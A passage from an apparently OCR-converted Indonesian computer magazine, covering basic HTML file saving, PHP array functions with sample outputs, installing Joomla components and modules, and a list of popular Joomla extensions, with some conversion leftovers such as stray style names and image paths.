<title> Judul Halaman Web </title>
</head>
<body>
```

Contoh text yang ditampilkan di halaman web, By: C.H.I.P.

Sensei

```
</body>
```

```
</html>
```

Jika semua proses sudah di lakukan, simpanlah dengan nama dasarHTML.html

Jika sudah di simpan, maka bukalah file tersebut dengan menggunakan browser kesayangan Anda, misalnya browser firefox.

Ada sedikit catatan, Anda mungkin akan bingung karena html yang telah disimpan ternyata gagal. Yang terbuka malahan file di notepad/wordpad. Mengapa? Ini terjadi karena ketika men-save, file tersebut di save ke dalam bentuk TXT, bukan HTML.

Nah cara menyimpan ke dalam bentuk HTML yaitu ketika akan menyimpan, ada satu tempat di bawah tempat kita menulis nama file, yakni Save As Type. Silahkan ubah dari text document (*.txt) menjadi all files, ketika menulis nama, di akhir di berikan extensi .html, contoh: dasarHTML.html.

Oke semua? Selamat mencoba. [C.H.I.P Sensei]



Mengenal Array

Bagian 2

OPERASI-OPERASI PENGGUNAAN

DATA ARRAY

Pada edisi yang lalu telah dijelaskan mengenai dasar-dasar array. Menyambung pembahasan tersebut, kali ini kita akan menggunakan data-data array tersebut dalam sebuah operasi. Agar pembahasan menjadi lebih detil namun sederhana maka setiap bagian akan diuraikan berdasarkan nama fungsinya.

Menghitung ukuran array

Untuk mendapatkan ukuran array kita bisa menggunakan fungsi `sizeof()`. Berikut ini adalah contoh penggunaan fungsi ini:

```
<?php
$nama_hari = array("senin",
"selasa", "rabu", "kamis", "jumat",
"sabtu", "minggu");

$ukuran_array = sizeof($nama_hari);

echo 'Ukuran data array nama-nama
hari adalah '.$ukuran_array;
?>
```

Jika script di atas dieksekusi di dalam browser maka akan menampilkan output:

Ukuran data array nama-nama hari adalah 7

Mendapatkan key array

Fungsi `array_keys()` bisa digunakan bila kita ingin mendapatkan key dari suatu data array. Berikut adalah contoh penggunaanya:

```
<?php
$nama_hari = array( 'a' => 'senin', 'b' =>
'selasa', 'c' => 'rabu', 'd' => 'kamis', 'e' =>
'jumat', 'f' => 'sabtu', 'g' => 'minggu');

$key_array = array_keys($nama_hari);

print_r ($key_array);
?>
```

Jika script di atas dieksekusi di dalam browser maka akan menampilkan output:

Array ([0] => a [1] => b [2] => c [3] => d [4] => e [5] => f [6] => g)

Mendapatkan value array

Fungsi `array_values()` bisa digunakan bila kita ingin mendapatkan value dari suatu data array. Berikut adalah contoh penggunaanya:

```

<?php
$nama_hari = array( 'a' => 'senin', 'b'
=> 'selasa', 'c' => 'rabu', 'd' =>
'kamis', 'e' => 'jumat', 'f' =>
'sabtu', 'g' => 'minggu');

$value_array = array_values($nama_hari);

print_r ($value_array);
?>

```

Berikut adalah output di dalam browser:

```
Array ( [0] => senin [1] => selasa [2] => rabu [3] => kamis [4]
=> jumat [5] => sabtu [6] => minggu )
```

Menggabungkan data array secara lengkap

Untuk menggabungkan data array kita bisa menggunakan `array_merge()`. Fungsi ini akan menggabungkan semua data yang terdapat di dalam array. Contohnya adalah:

```

<?php
$nama_warna = array("merah", "kuning",
"hijau");

$nama_hewan = array("kucing", "kerbau",
"harimau");

$merge =
array_merge($nama_warna,$nama_hewan);

print_r ($merge);
?>

```

Output dari script di atas adalah:

```
Array ( [0] => merah [1] => kuning [2] => hijau [3] => kucing [4]
=> kerbau [5] => harimau )
```

Menggabungkan data array secara unik

Bagaimana kalau data array yang digabungkan terdapat nilai yang sama dan kita hanya ingin memunculkan satu kali saja (unik)? Untuk bisa menampilkan data secara unik kita bisa menggunakan fungsi `array_unique()`. Berikut adalah contohnya:

```

<?php
$nama_1 = array("merah", "kuning",
"hijau");

$nama_2 = array("ungu", "merah",
"jingga");

$merge = array_unique (
array_merge($nama_1,$nama_2) );

print_r ($merge);
?>

```

Output dari script di atas adalah:

```
Array ( [0] => merah [1] => kuning [2] => hijau [3] => ungu [4] =>
jingga )
```

Pada contoh di atas kita melihat bahwa nilai merah yang sebelumnya terdapat pada array `nama_1` dan `nama_2` setelah di merge dan ditambahkan fungsi `array_unique()` kini ditampilkan hanya sekali saja.

Modifikasi nilai array

Jika kita sudah memiliki suatu data array dan ingin memodifikasi salah satu nilainya, maka kita bisa menggunakan argumen array tunggal seperti contoh berikut ini:

```

<?php

$nama_warna = array("merah", "kuning",
"hijau");

$nama_warna[2] = 'ungu';
print_r($nama_warna);
?>

```

Default Paragraph Font;Normal (Web);Hasil dari script di atas adalah:

```
Array ( [0] => merah [1] => kuning [2] => ungu )
```

Menghapus nilai array

Selain memodifikasi, kita juga bisa menghapus salah satu nilai array dari data yang sudah kita inisialisasi. Kita bisa menggunakan konstruksi `unset()` untuk melakukan hal ini. Berikut adalah contohnya:

```

<?php

$nama_warna = array("merah",
"kuning", "hijau");

unset($nama_warna[2] );

print_r($nama_warna);
?>

```

Hasil dari script di atas adalah:

```
Array ( [0] => merah [1] => kuning )
```

Demikian contoh-contoh sederhana dalam pengoperasian data-data array. Selamat mencoba!

[Iskandar Soesman]

17

Mengenal Module, Component
Pada Joomla
& Keuntungan Membuat Sendiri Module
Pada Joomla

21

Joomla
Extension

31

DRUPAL

37

Wordpress
Plugin

45

Jaws
Gadget


Content Management System

Mengenal **Module Component** pada Joomla & **Keuntungan** Membuat Sendiri **Module** pada **J O O M L A!**



Joomla adalah sebuah Content Management System (CMS) yang sangat populer dalam dunia Website, ini dikarenakan joomla bukan hanya free tetapi juga bersifat Open Source artinya codenya dapat diedit dan dimodifikasi sesuai kebutuhan dan keinginan

Joomla tidak hanya memiliki fasilitas untuk entri content atau berita saja , namun belakangan ini Joomla telah memiliki banyak component dan module-module dukungan untuk keperluan dalam membangun sebuah website dan lagi-lagi component serta module-module tersebut free alias gratis juga Open source, anda dapat mengunjungi home page joomla <http://www.joomla.org> untuk segera mendownloadnya langsung. Dimanakah tempat yang menyediakan component serta module-module joomla yang dapat didownload secara free ? Anda dapat mengeksplorasi subdomain joomla yaitu di <http://www.extensions.joomla.org>.




Joomla memiliki banyak component dan module. Component adalah sebuah tools, apa yang kita ingin buat untuk membangun sebuah website menjadi lebih spesifik, dan module adalah pendukung dari component yang ada. Dengan kata lain module hanya dapat menampilkan apa yang telah di buat atau di masukkan melalui component yang telah terinstall pada website yang menggunakan joomla

Banyak sekali component guna membangun website kita diantaranya :


- Component VirtueMart (component untuk toko online),
- Component RS gallery (component untuk menampilkan galeri leage kita),
- Component seyret (menampilkan video layaknya youtube)
- Component fireboard (component forum)
- Component Ads Manager (untuk sebuah Miniads).
- dan banyak lagi component lainnya yang dapat kita gunakan untuk membangun website, anda tinggal mencarinya di <http://www.extensions.joomla.org>
- secara default joomla telah mengincludekan beberapa component bawaan, anda dapat melihatnya dalam fasilitas back end atau di administrator.




Taruh cursor anda di atas menu Component seperti gambar berikut :



Yup, gambar diatas memperlihatkan component default yang telah terinstall secara otomatis tanpa perlu mencarinya dan menginstallnya kembali. Begitu juga dengan module bawaan, ada beberapa yang sudah di includekan. Anda dapat melihatnya melalui menu **Extension-Module Manager** jika pada waktu instalasi anda tidak menginstall sample data maka akan terlihat seperti di bawah ini



Loh kok tidak ada yang terinstall ?? bukan tidak ada yang terinstall melainkan module tersebut belum ditampilkan pada website kita, sehingga tidak ada module yang terlihat, untuk menambahkan Module kita bisa click **NEW** dan berikut merupakan module-module yang telah di install oleh Joomla tanpa harus menginstall ulang module tersebut.




Anda dapat memilih module yang ingin di tampilkan pada website sesuai dengan keperluan.

Baiklah, sekarang kita akan coba untuk menginstall component dan module.

Siapkan Component dan Module yang akan di install. Alangkah baiknya jika Component dan Module tersebut saling synchron sehingga kita dapat menggunakanya dengan baik.

Dalam uji coba kali ini kita akan coba untuk menginstall component forum beserta Module-Module yang diperlukan, arahkan pointer kita ke menu **Extensions | Install/Uninstall** kemudian Click **browse** dan cari dimana tempat Component berada.

Biasanya component selalu dalam bentuk compresi atau file ZIP (.zip), kemudian Click **Upload File /Install** dan apa yang terjadi. Loh ko terlihat Error seperti ini ?




Kenapa bisa terjadi error? Apakah Componentnya yang error atau bagaimana ? Error ini bukan berasal dari Component, ini hanya masalah settingan saja, sebaiknya sebelum kita menginstall alangkah bagusnya untuk mengaktifkan **System Legacy**, hal ini digunakan agar komponen joomla yang berbeda versi dapat berintegrasi dengan baik. Dimana dan bagaimana cara mengaktifkan **System Legacy** pada Joomla ? Oke ikuti selanjutnya ..

System Legacy terletak pada Menu **Extensions-Plugins Manager**. Aktifkan system legacy dengan cara merubahnya dari (disable) menjadi Check(enable) kemudian kita lihat pada sudut atas sebelah kanan terlihat **legacy 1.0** telah muncul. Kemudian kita coba lagi untuk menginstall componentnya yang tadi dengan menggunakan cara sebelumnya. Dan hasilnya adalah... berhasil. Anda sudah mempunyai component fireboard Forum. Anda dapat melihatnya di Menu Component terdapat Sub menu Component Forum dan kita dapat gunakan Forum tersebut dengan masuk ke dalam Menunya untuk langsung melakukan konfigurasi selanjutnya.

Oke untuk selanjutnya kita akan mencoba install module pendukung forum, kita siapkan dahulu modulenyai yaitu : **mod_fblatest_with_fireboard_avatar**

Oke sekarang mari coba kita install module-module tersebut, yaitu sama dengan menggunakan cara sebelumnya, pertama menuju ke Extensions- Install/Uninstall kemudian cari di mana letak Module tersebut berada. Jika penginstallan module pertama sukses akan terlihat seperti gambar berikut :




Baiklah sekarang kita telah mempunyai satu component dan satu module pendukung, sekarang bagaimana jika ingin menampilkannya dalam halaman depan website. Agar dapat menampilkan Forum dan module pendukung forum, ikuti langkah selanjutnya.

Pertama masuk ke menu component fireboard forum, **Components - Fireboard Forum**, klik apply saja jika ada peringatan. Dikarenakan belum mempunyai user-user yang akan mengisi forum, sebaiknya kita install sample datanya terlebih dahulu dengan cara mengklik **Load Sample Data** seperti gambar berikut :




Dari situ secara otomatis kita telah memiliki sample-sample data untuk ditampilkan pada halaman website kita. Untuk menambahkan menu pada website, dari menu diatas arahkan pointer ke **Menus- Main Menu**. Kemudian klik **NEW**, maka akan muncul seperti gambar berikut :



Lakukan klik pada bagian Internal Link ke Fireboard Forum, kemudian kita beri pada field title dengan nama Forum, kemudian lakukan SAVE, akan terlihat pada main menu secara otomatis akan bertambah satu menu yaitu forum. Coba sekarang anda lihat halaman website anda, pada bagian **Main Menu** telah terdapat menu home dan menu Forum, sekarang anda klik hyperlink Forum, ya... anda sudah memiliki Forum sendiri, mudah sekali bukan?

Oke selanjutnya kita akan menampilkan module pendukung forum yang telah kita install sebelumnya.

Baiklah, kembali lagi ke back end atau administrator, setelah di administrator masuk ke menu **Extensions-Module Manager** secara default Joomla memberikan satu module akan tetapi dalam kondisi di disable(tidak di gunakan), kita bisa menggunakan module tersebut dengan mengklik pada module namanya dan akan masuk ke menu seperti berikut :



Anda dapat mengganti field title dengan nama **Latest Forum (terserah anda)**, kemudian pada bagian enable kita rubah yang semula **No** menjadi **Yes**. Untuk positionnya silahkan anda tempatkan di left, jika anda menginginkan tempat yang lain sebaiknya anda lihat terlebih dahulu lokasi penempatannya agar terlihat bagus. Dan untuk parameter-parameter yang lainnya anda bisa sesuaikan dengan keinginan.

Tempat untuk mengkonfigurasinya terletak pada menu sebelah kanan. Anda dapat merubahnya sesuka anda. Sekedar informasi, pada parameter terdapat **Module Class Suffix**, artinya kita dapat mengganti layout cssnya sesuai dengan kemauan dengan cara melakukan penambahan suffix di belakang nama css anda, misalnya anda isi dengan **_forum** maka kita bisa lihat dibelakangnya akan terdapat **_forum** anda bisa lihat menggunakan Firebug atau viewsource, setelah settingan selesai dikonfigurasi, lakukan save / apply.

Ya, apabila kembali menuju halaman frontpage website akan terlihat satu buah module Muncul yang kita beri nama **Latest Forum**. [Syahril Rohman.]

75

Koleksi **Widget Plugins Component & Extensions Module** berbagai CMS kesayangan anda



Kelengkapan fitur dari sebuah website sangat dibutuhkan oleh para pengunjung dalam memudahkan pencarian informasi yang lengkap, website yang menarik dan memiliki fasilitas lengkap akan menjadi daya pikat tersendiri, dampak yang dihasilkan nantinya membuat para user akan betah berlama-lama dan semakin sering untuk mengunjungi web tersebut. Dan yang menjadi pertanyaan adalah bagaimana caranya agar website yang dibuat dapat menjadi lebih menarik, kaya fitur, dan powerfull, tentunya dengan memanfaatkan plugin, component, module , maupun extension yang telah ada, dan disediakan secara free. Di sini penulis coba jelaskan sedetil mungkin. Selamat bereksplorasi.

Joomla! Extension

Joomla! Extensions

Apa itu extension Joomla! ?

Ingkatnya extensions merupakan aplikasi tambahan untuk menambah fungsionalitas suatu sistem. Misalnya dalam sebuah web ada fasilitas untuk dapat mendownload file tertentu dimana fasilitas tersebut diatur berdasarkan pengguna (public atau member), jika user mendaftar sebagai member dan login, baru akan mendapatkan izin akses dan bisa untuk mendownload informasi yang lebih lengkap. Salah satunya adalah Document Manager.

Dalam sistem Joomla versi 1.5.x Document Manager merupakan salah satu contoh joomla extensions. Sedangkan pada Joomla 1.0.x disebut sebagai komponen dan modul. Fitur download seperti itu dapat dipasang/install dengan mudah di Joomla .

Joomla extensions sangat banyak jumlahnya dan terbagi menjadi beberapa tipe yaitu: Component, Module, Plugins, Template, dan Language. Dari beberapa tipe tersebut dapat dibagi lagi menjadi beberapa kategori. Berikut adalah pengertian dari extensions pada Joomla!

Component

Secara garis besar component merupakan fungsi tambahan pada sistem joomla yang mengatur parameter tertentu. Misalnya pada contoh diatas untuk menambahkan fungsi document manager dan download kita bisa menggunakan component DOCman.

Dengan DOCman kita memiliki pengaturan untuk melakukan sharing file kepada siapapun. Dalam joomla biasanya nama file component memiliki awalan "com" di depan nama filenya, misalnya com_docman_1.4.0.stable.zip.

Module

Module adalah sebuah aplikasi tambahan mini yang biasanya diletakkan di kanan atau di kiri halaman website. seperti misalnya polling, login form, shout box, dll. Biasanya diawali "mod" di depan nama filenya.

Plugins

Pada joomla versi 1.0.x disebut mambots, sekarang berubah menjadi plugins. Plugins adalah aplikasi mini yang disisipkan untuk menambah, memanipulasi, atau merubah content

atau artikel. Misalnya untuk mengetik artikel di joomla kita harus mempunyai plugin text editor seperti tinyMCE editor (editor standar wyswyg bawaan joomla). Biasanya Diawali "plg" untuk nama file pluginnya.

Bagi pengguna joomla dapat berbahagia karena tersedia ratusan extension bertebaran di internet yang siap dipilih, dari yang gratisan hingga yang berbayar, namun tidak perlu khawatir karena jumlah extensions (component, module, plugin) yang gratis amat banyak jumlahnya. Keduanya sama-sama memiliki fitur yang lengkap dan handal karena sudah diuji dan akan terus dimonitoring pengembangannya oleh komunitas joomla.

Install Extensions Joomla!

Pada Joomla 1.5 ada beberapa peningkatan fitur dalam penggunaan dan pengaturan CMS-nya, diantaranya dalam installasi extensions hanya menggunakan satu menu saja, serta dukungan kompatibilitas dengan extensions versi sebelumnya (dengan mengaktifkan plugin legacy mode).

Cara install extensions:

1. Pada halaman administrator klik menu Extension > Install/Uninstall



2. Browse file zip yang telah kita download (Component/Module/Plugin) lalu klik tombol upload file & install.

3. Jika telah terinstall akan muncul welcome note dan preview file yang telah kita install

Untuk konfigurasi component lakukan klik pada menu component, dan secara otomatis komponen yang kita install akan tersedia di sana..

#	Module Name	Enabled
1	Breadcrumbs	✓
2	Banners	✓
3	Footer	✓
4	Main Menu	✓
5	Resources	✓
6	Key Concepts	✓
7	User Menu	✓
8	Example Pages	✓
9	Statistics	✓
10	Login Form	✗
11	Archive	✗
12	Sections	✗

Untuk module, masuk ke menu Extensions>modul manager, di halaman ini kita dapat mengatur semua konfigurasi module, untuk mengaktifkan modul, pada tab enable klik simbol tanda silang merah hingga berubah menjadi centang hijau.

The screenshot shows the Joomla! Module Manager interface. On the left is a sidebar with a tree view of module categories: Breadcrumbs, Banners, Footer, Main Menu, Resources, Key Concepts, User Menu, Example Pages, Statistics, Login Form, Archive, and Sections. The main area displays a table of modules with columns: Module Name, Enabled, Order, Access Level, Position, Pages, and Type. The table lists 12 modules, each with a status icon (green checkmark for enabled, red circle for disabled), an order number, access level (Public or Registered), position (Breadcrumbs, Footer, Left, Varies), pages assigned, and the type (mod_breadcrumbs, mod_banner, mod_footer, mod_mainmenu, etc.).

Untuk plugin dapat dilakukan hal yang sama seperti pada module dengan masuk ke menu plugin manager.



Extensions Joomla! Pilihan

Karena tersedia ratusan extensions joomla di dunia maya yang siap pakai, seringkali membuat para penggunanya bingung, apalagi bagi pemula yang ingin mencoba-coba nge-Joomla. Berikut ini penulis coba pilihkan beberapa Extensions Joomla terpopuler yang dapat dijadikan sebagai referensi. Extensions di sini berlisensi GNU/GPL alias bebas download dan pemakaian.

Community Builder

The screenshot shows the Community Builder registration form. It includes fields for First Name (dev), Last Name (moodle), Email (moodle@...), Username (moodle), Password (***), and Verify Password (***). The registration form also features tabs for 'Main Menu' (Hello, Joomla!, Home, Get involved) and 'Key Concepts' (Extensions, Content Layouts, Example Pages). A 'CB Login' section is also visible on the left.

Community Builder merupakan salah satu komponen yang bisa digunakan untuk membangun sebuah jaringan komunitas layaknya social networking pada website berbasiskan CMS Joomla. Community Builder ini digunakan oleh sebagian besar situs portal komunitas dan situs-situs support joomla. Dimaksudkan sebagai system management user, mendukung koneksi antar user, dan integrasi yang baik dengan component yang lainnya. Misalkan kita bisa membuat website sekolah yang dilengkapi menu jaringan sekolah, dimana kita harus mendaftar sebagai member untuk mendapatkan full akses ke berbagai konten, component ini sangat wajib digunakan. Fitur yang dimiliki Community Builder menurut pengembangnya adalah:

Emphasis;extra fields in profile, enhanced registration workflows, user lists, connection paths between users, admin defined tabs and user profiles, image upload, front-end workflow management, integration with other components, like PMS, Newsletter, Forum, Galleries.

Tips: Untuk menginstall komponen ini Extract terlebih dahulu file archive nya karena komponen dan berbagai module terdapat didalamnya


Versions	: 1.2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Community
Compatibility	: 1.0 Native / 1.5 Native
Developer	: JoomlaJoe and Beat

DOCman

Buat yang ingin membuat website yang dilengkapi dengan file sharing seperti download file untuk dibagikan kepada pengunjung / member lainnya, component ini memberikan akses management yang bagus untuk dapat mensharing file kedalam berbagai kategori, dilengkapi dengan pilihan akses download, hit counter download, pencarian dokumen, urutan file, dan keterangan detail file yang akan di download.

Juga terintegrasi baik dengan Community Builder untuk membatasi akses untuk registered/unregistered member.

Version	: 1.4.0 stable
License	: GPLv2.0
Type	: Non-Commercial
Category	: Directory & Documentation
Compatibiliy	: 1.0 Native / 1.5 Legacy
Developer	: Joomlatools



Fireboard

Untuk menambahkan fitur forum pada website joomla, kita dapat menggunakan component fireboard ini. Fireboard merupakan salah satu komponen forum yang populer, didukung dengan module dan plugin. Tampilannya yang menarik serta kelengkapan fasilitasnya menjadi daya tarik tersendiri dari komponen ini, Dapat terhubung dengan Community Builder sehingga informasi dapat saling melengkapi satu sama lain.


Version	: 1.0.5RC2
License	: GPLv2.0
Type	: Non-Commercial
Category	: Forum
Compatibiliy	: 1.0 Native / 1.5 Legacy
Developer	: Bestofjoomla.com



Ajax Shoutbox

Bagi anda yang senang memberikan komentar pada shoutbox untuk lebih mengakrabkan diri dengan pengunjung lainnya, anda bisa memanfaatkan module ini, dapat digunakan untuk berinteraksi melalui pesan singkat dengan pengunjung/admin yang sedang online secara langsung, karena modul ini menggunakan ajax sehingga tidak perlu me-refresh halaman.


Version : 1.20
License : GPLv2.0
Type : Non-Commercial
Category : Communications
Compatibiliy : 1.0 Native/1.5 Native
Developer : Risp



JoomlaXplorer

I ni merupakan component penting untuk administrator, mempunyai fitur layaknya windows explorer yaitu untuk mengelola file-file yang terdapat di server host secara online, juga terdapat fitur FTP, dapat digunakan untuk memanage hampir seluruh file yang kita inginkan.


Version : 1.6.3
License : GPLv2.0
Type : Non-Commercial
Category : File Management
Compatibiliy : 1.0 Native / 1.5 Legacy
Developer : Sören Eberhardt-Biermann



JCE Editor

A salah editor WYSWYG seperti TinyMCE editor (editor bawaan Joomla) yang memiliki fitur lebih lengkap dan lebih powerfull, dengan JCE ini kita bisa menulis artikel dan menyisipkan gambar sekaligus mengupload gambar untuk artikel tersebut.

Versions : 1.1.9.2 / 1.5.2
License : GPLv2.0
Type : Non-Commercial
Category : Editors
Compatibiliy : 1.5 Native
Developer : Ryan Demmer



Virtuemart

Ingin membuat website e-commerce dengan menggunakan Joomla? Virtuemart bisa menjadi component yang tepat untuk membangun website toko online, fitur adminnya yang lumayan lengkap, ditambah dengan beberapa module untuk menampilkan produk yang telah disertakan di package-nya membuat virtuemart mendapatkan posisi terdepan dalam component terbaik kategori e-commerce. (Untuk menggunakan silahkan unzip terlebih dahulu).

Version	: 1.1.3
License	: GPLv2.0
Type	: Non-Commercial
Category	: e-commerce
Compatibiliy	: 1.0 Native / 1.5 Native
Developer	: Sören Eberhardt-Biermann



Blastchat

Component Blastchat digunakan untuk menambahkan fitur chat pada web Joomla yang kita buat, kelebihannya adalah tidak mengurangi resource website kita karena menggunakan resource dari server blastchat.

Version	: 3.0
License	: GPLv2.0
Type	: Non-Commercial
Category	: Communications
